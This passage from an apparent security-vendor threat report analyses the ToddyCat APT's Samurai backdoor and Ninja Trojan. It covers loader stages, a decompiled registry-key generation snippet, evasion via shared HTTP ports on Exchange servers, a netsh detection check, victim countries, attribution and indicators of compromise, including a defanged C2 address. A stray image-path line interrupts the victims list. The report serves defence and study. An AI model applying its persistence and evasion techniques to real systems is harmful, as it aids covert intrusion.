1 $HKLM\SOFTWARE\Classes\Interface\{6FD0637B-85C6-D3A9-CCE9-65A3F73ADED9}

2 $HKLM\SOFTWARE\Classes\Interface\{AFDB6869-CAFA-25D2-C0E0-09B80690F21D}
```

Starting from March we also observed new variants configured to store the final backdoor inside other encrypted files in the file system. The most common dropped the Stage 2 loader in the following paths:

- %System32%\Triedit.dll
- %System32%\fveapi.dll

and the Stage 3 loader and encrypted payload in the following paths:

- %WINDIR%\Microsoft.NET\Framework\sbs_clrhost.dll
- %WINDIR%\Microsoft.NET\Framework\sbs_clrhost.dat
- %WINDIR%\Microsoft.NET\Framework\Util.dll
- %WINDIR%\Microsoft.NET\Framework\Util.dat

Starting from September 2021, we observed new samples configured to once again store the final payload in the Windows registry, but instead of relying on static registry key values, the malware was configured to create a dynamically generated key in $HKLM\SOFTWARE\Classes\Interface\, based on the disk drive's serial number:

```
lpRootPathName = '\\:C';
GetVolumeInformationA(
  (LPCSTR)&lpRootPathName,
  lpVolumeNameBuffer,
  100u,
  &lpVolumeSerialNumber,
  &MaximumComponentLength,
  &FileSystemFlags,
  lpFileSystemNameBuffer_1,
  0x64u);
LODWORD(uVal1) = HIWORD(lpVolumeSerialNumber) ^ 0xCCCC;
LODWORD(uVal2) = lpVolumeSerialNumber ^ 0x24924925;
LODWORD(uVal3) = (unsigned __int16)lpVolumeSerialNumber ^ 0xCDCD;
LODWORD(uVal4) = (unsigned __int16)(HIWORD(lpVolumeSerialNumber) + 0x3334);
Generate_RegKey(
  IFace_RegKey,
  "SOFTWARE\\Classes\\Interface\\{%08X-%04X-%04X-%04X-%08X%04X}",
  lpVolumeSerialNumber ^ 0xAAAAAAAB,
  lpVolumeSerialNumber & 0xCCCB,
  uVal4,
  uVal3,
  uVal2,
  uVal1);
```

Code snippet to create a registry key based on the Volume Serial Number

The constants used to generate the final registry key name change for each sample.

Loaders

The loaders are basic tools used to decrypt payloads from 3DES and load them into memory. They were modified over time along with the installers to account for the changes in how the final payload is stored.

Some loaders, like those mentioned in the previous paragraph, were configured to load another payload from an encrypted file and pass the resulting data as arguments for another library, a Stage 3 loader, stored in a specific location.

Other loaders were configured to load the payload from the registry and pass it to the Stage 3 library.

Some variants included a function to directly run .NET code at runtime, without relying on another external Stage 3 library.

Finally, we observed other loaders that were mainly used on desktop systems to load the Ninja Trojan.

Other attacks against Desktop systems

The first waves of attacks exclusively targeted Microsoft Exchange servers, but starting from September 2021, we also observed a new set of loaders detected on desktop systems in Central Asia with filenames such as “01.09.2021 г..exe”, “03.09.2021 г.exe”, “нота мид кр регламент.exe” and “Тех.Инструкции.exe”.

The files were loaders configured to run the Ninja component, but they were distributed as executable files embedded in zip archives and sent through the popular messaging app Telegram.

The programs were configured to load a payload from another file, “license.txt”, which should be located in the same directory. The malware then uses the previously described “special resolution function” to call the Windows API and decrypts the file payload using 3DES (112)-bit and uncompresses the decrypted data.

The resulting payload is the Ninja library that will be mapped in memory by the loader without the DOS header and it will be invoked calling an exported function “Debug”.

How to detect the Samurai backdoor

The whole infection scheme used to deploy and guarantee Samurai persistence, was designed to avoid forensic analysis and the most common superficial checks.

As we said, the malicious code is loaded by the legitimate svchosts.exe process, which means that the backdoor cannot be detected with a simple process enumeration.

Moreover, the backdoor cannot be spotted by watching the open TCP ports, because it uses the .NET HTTPListener class, which is built on top of HTTP.sys and allows different processes to share the same ports. In the case of the Samurai backdoor, it uses ports 80 or 443, which are also used by Microsoft Exchange.

We detect this backdoor as “HEUR:Backdoor.MSIL.Samurai.gen”, but in the absurd case that you are not using our products, a simple way to check if the backdoor is running is to try to find one of the IoCs shared in this blogpost or trying to execute the following command:

```
1 #>netsh http show servicestate verbose=yes
```

As described by Microsoft, this command will display a snapshot of the HTTP service, and you can try to find suspicious registered URLs such as the following:

```
1  Server session ID: ED00000020000013
2      Version: 2.0
3      State: Active
4      Properties:
5      ...
6          Max bandwidth: inherited
7          Max connections: inherited
8          Timeouts:
9              Timeout values inherited
10         Number of registered URLs: 2
11         Registered URLs:
12             HTTP://*:80/OWA/AUTH/TOKEN/
13             HTTPS://*:443/OWA/AUTH/TOKEN/
```

Victims

Based on our visibility we know that ToddyCat focused its attention on high-profile targets; most of them were government organizations and military entities, as well as military contractors.

We know the attacks launched before February 2021 targeted a very limited number of government entities in:

- Taiwan
- Vietnam


After the ProxyLogon publication the number of detections rapidly increased around the world, and we also observed victims in the following countries:

- Afghanistan
- India
- Iran
- Malaysia
- Pakistan
- Russia
- Slovakia
- Thailand

- United Kingdom

After May 2021, we observed other variants and campaigns that we attributed to the same group and affected most of the previously mentioned countries in Asia and the following:

- Kyrgyzstan
- Uzbekistan
- Indonesia



Overall affected victims map

Attribution

Unfortunately, we were not able to attribute the attacks to a known APT group; and for this reason we dubbed this entity ToddyCat.

During our investigations we noticed that ToddyCat victims are related to countries and sectors usually targeted by multiple Chinese-speaking groups. In fact, we observed three different high-profile organizations compromised during a similar time frame by ToddyCat and another Chinese-speaking APT group that used the FunnyDream backdoor.

This overlap caught our attention, since the ToddyCat malware cluster is rarely seen as per our telemetry; and we observed the same targets compromised by both APTs in three different countries. Moreover, in all the cases there was a proximity in the staging locations and in one case they used the same directory.

Target 1
C:\ProgramData\Microsoft\DRM\rundll.dll – FunnyDream related
C:\ProgramData\Microsoft\mf\svchost.dll – ToddyCat

Target 2
C:\ProgramData\adobe\avps.exe – FunnyDream related
C:\ProgramData\adobe\2.dll – ToddyCat

Despite the overlap, we do not feel confident merging ToddyCat with the FunnyDream cluster at the moment. Considering the high-profile nature of all the victims we discovered, it is likely they were of interest to several APT groups. Moreover, despite the occasional proximity in staging locations, we have no concrete evidence of the two malware families directly interacting (for instance, one deploying the other), and the specific directories are frequently used by multiple attackers.

Conclusions

ToddyCat is a sophisticated APT group that uses multiple techniques to avoid detection and thereby keeps a low profile. During our investigations we discovered dozens of samples, but despite the number of files and the duration of their activities, we were unable to attribute the attacks to a known group; and there is also quite a bit of technical information about the operations that we don't have.

The affected organizations, both governmental and military, show that this group is focused on very high-profile targets and is probably used to achieve critical goals, likely related to geopolitical interests.

Based on our telemetry, the group shows a strong interest in targets in Southeast Asia, but their activities also impact targets in the rest of Asia and Europe.

We'll continue to monitor this group and keep you updated.

More information, IoCs and YARA rules about ToddyCat are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

ToddyCat's indicators of compromise

5cfdb7340316abc5586448842c52aabc Dropper google.log
93c186c33e4bbe2abdcc6dfea86fbbff Dropper
5a912beec77d465fc2a27f0ce9b4052b Dll Loader Stage 2 iiswmi.dll
f595edf293af9b5b83c5ffc2e4c0f14b Dll Loader Stage 3 websvc.dll
5a531f237b8723396bcfd7c24885177f Dll Loader Stage 2 fveapi.dll
1ad6dccb520893b3831a9cfe94786b82 Dll Loader Stage 2 fveapi.dll
f595edf293af9b5b83c5ffc2e4c0f14b Dll Loader Stage 3 sbs_clrhost.dll
8a00d23192c4441c3ee3e56acebf64b0 Samurai Backdoor
5e721804f556e20bf9ddeec41ccf915d Ninja Trojan

Other variants
33694faf25f95b4c7e81d52d82e27e7b 1.dll – Installer
832bb747262fed7bd45d88f28775bca6 Техинстр egov – ГЦП – Акрамов.exe – Loader
8fb70ba9b7e5038710b258976ea97c98 28.09.2021. Управление ИР и ИС.exe – Loader
ee881e0e8b496bb62ed0b699f63ce7a6 Loader
ae5d2cef136ac1994b63c7f8d95c9c84 Loader
5c3bf5d7c3a113ee495e967f236ab614 System.Core.dll – Loader

bde2073dea3a0f447eeb072c7e568ee7 wabext.dll – Loader
350313b5e1683429c9ffcbc0f7aebf3b rcdll.dll – Loader

Ninja C2
149.28.28[.]159
eohsdnsaaojrhnqo.windowshost[.]us

File paths
C:\inetpub\temp\debug.exe
C:\Windows\Temp\debug.exe
C:\Windows\Temp\debug.xml
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\Temporary ASP.NET Files\web.exe
C:\Users\Public\Downloads\dw.exe
C:\Users\Public\Downloads\chrome.log
C:\Windows\System32\chr.exe
C:\googleup.exe
C:\Program Files\microsoft\exchange server\v15\frontend\httpproxy\owa\auth\googleup.log
C:\google.exe
C:\Users\Public\Downloads\x64.exe
C:\Users\Public\Downloads\1.dll
C:\Program Files\Common Files\microsoft shared\WMI\iiswmi.dll
C:\Program Files\Common Files\microsoft shared\Triedit\Triedit.dll
C:\Program Files\Common Files\System\websvc.dll
C:\Windows\Microsoft.NET\Framework\sbs_clrhost.dll
C:\Windows\Microsoft.NET\Framework\sbs_clrhost.dat
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\Temporary ASP.NET Files\web.xml
C:\Users\Public\Downloads\debug.xml
C:\Users\Public\Downloads\cache.dat
C:\Windows\System32\config\index.dat
C:\Windows\Microsoft.NET\Framework\netfx.dat
%ProgramData%\adobe\2.dll
%ProgramData%\adobe\acrobat.exe
%ProgramData%\git\git.exe
%ProgramData%\intel\mstacx.dll
%ProgramData%\microsoft\drm\svchost.dll
%ProgramData%\microsoft\mf\svchost.dll
%ProgramData%\microsoft\mf\svhost.dll
%program files%\Common Files\services\System.Core.dll
%public%\Downloads\1.dll
%public%\Downloads\config.dll
%system%\Triedit.dll
%userprofile%\Downloads\Telegram Desktop\03.09.2021 г.zip
%userprofile%\Downloads\Telegram Desktop\Тех.Инструкции.zip
%userprofile%\libraries\1.dll
%userprofile%\libraries\chrome.exe
%userprofile%\libraries\chrome.log

%userprofile%\libraries\config.dll
C:\intel\2.dll
C:\intel\86.dll
C:\intel\x86.dll

Registry Keys
$HKLM\System\ControlSet\Services\WebUpdate
$HKLM\System\ControlSet\Services\PowerService
$HKLM\SOFTWARE\Classes\Interface\{6FD0637B-85C6-D3A9-CCE9-65A3F73ADED9}
$HKLM\SOFTWARE\Classes\Interface\{AFDB6869-CAFA-25D2-C0E0-09B80690F21D}

Authors

-  Giampaolo Dedola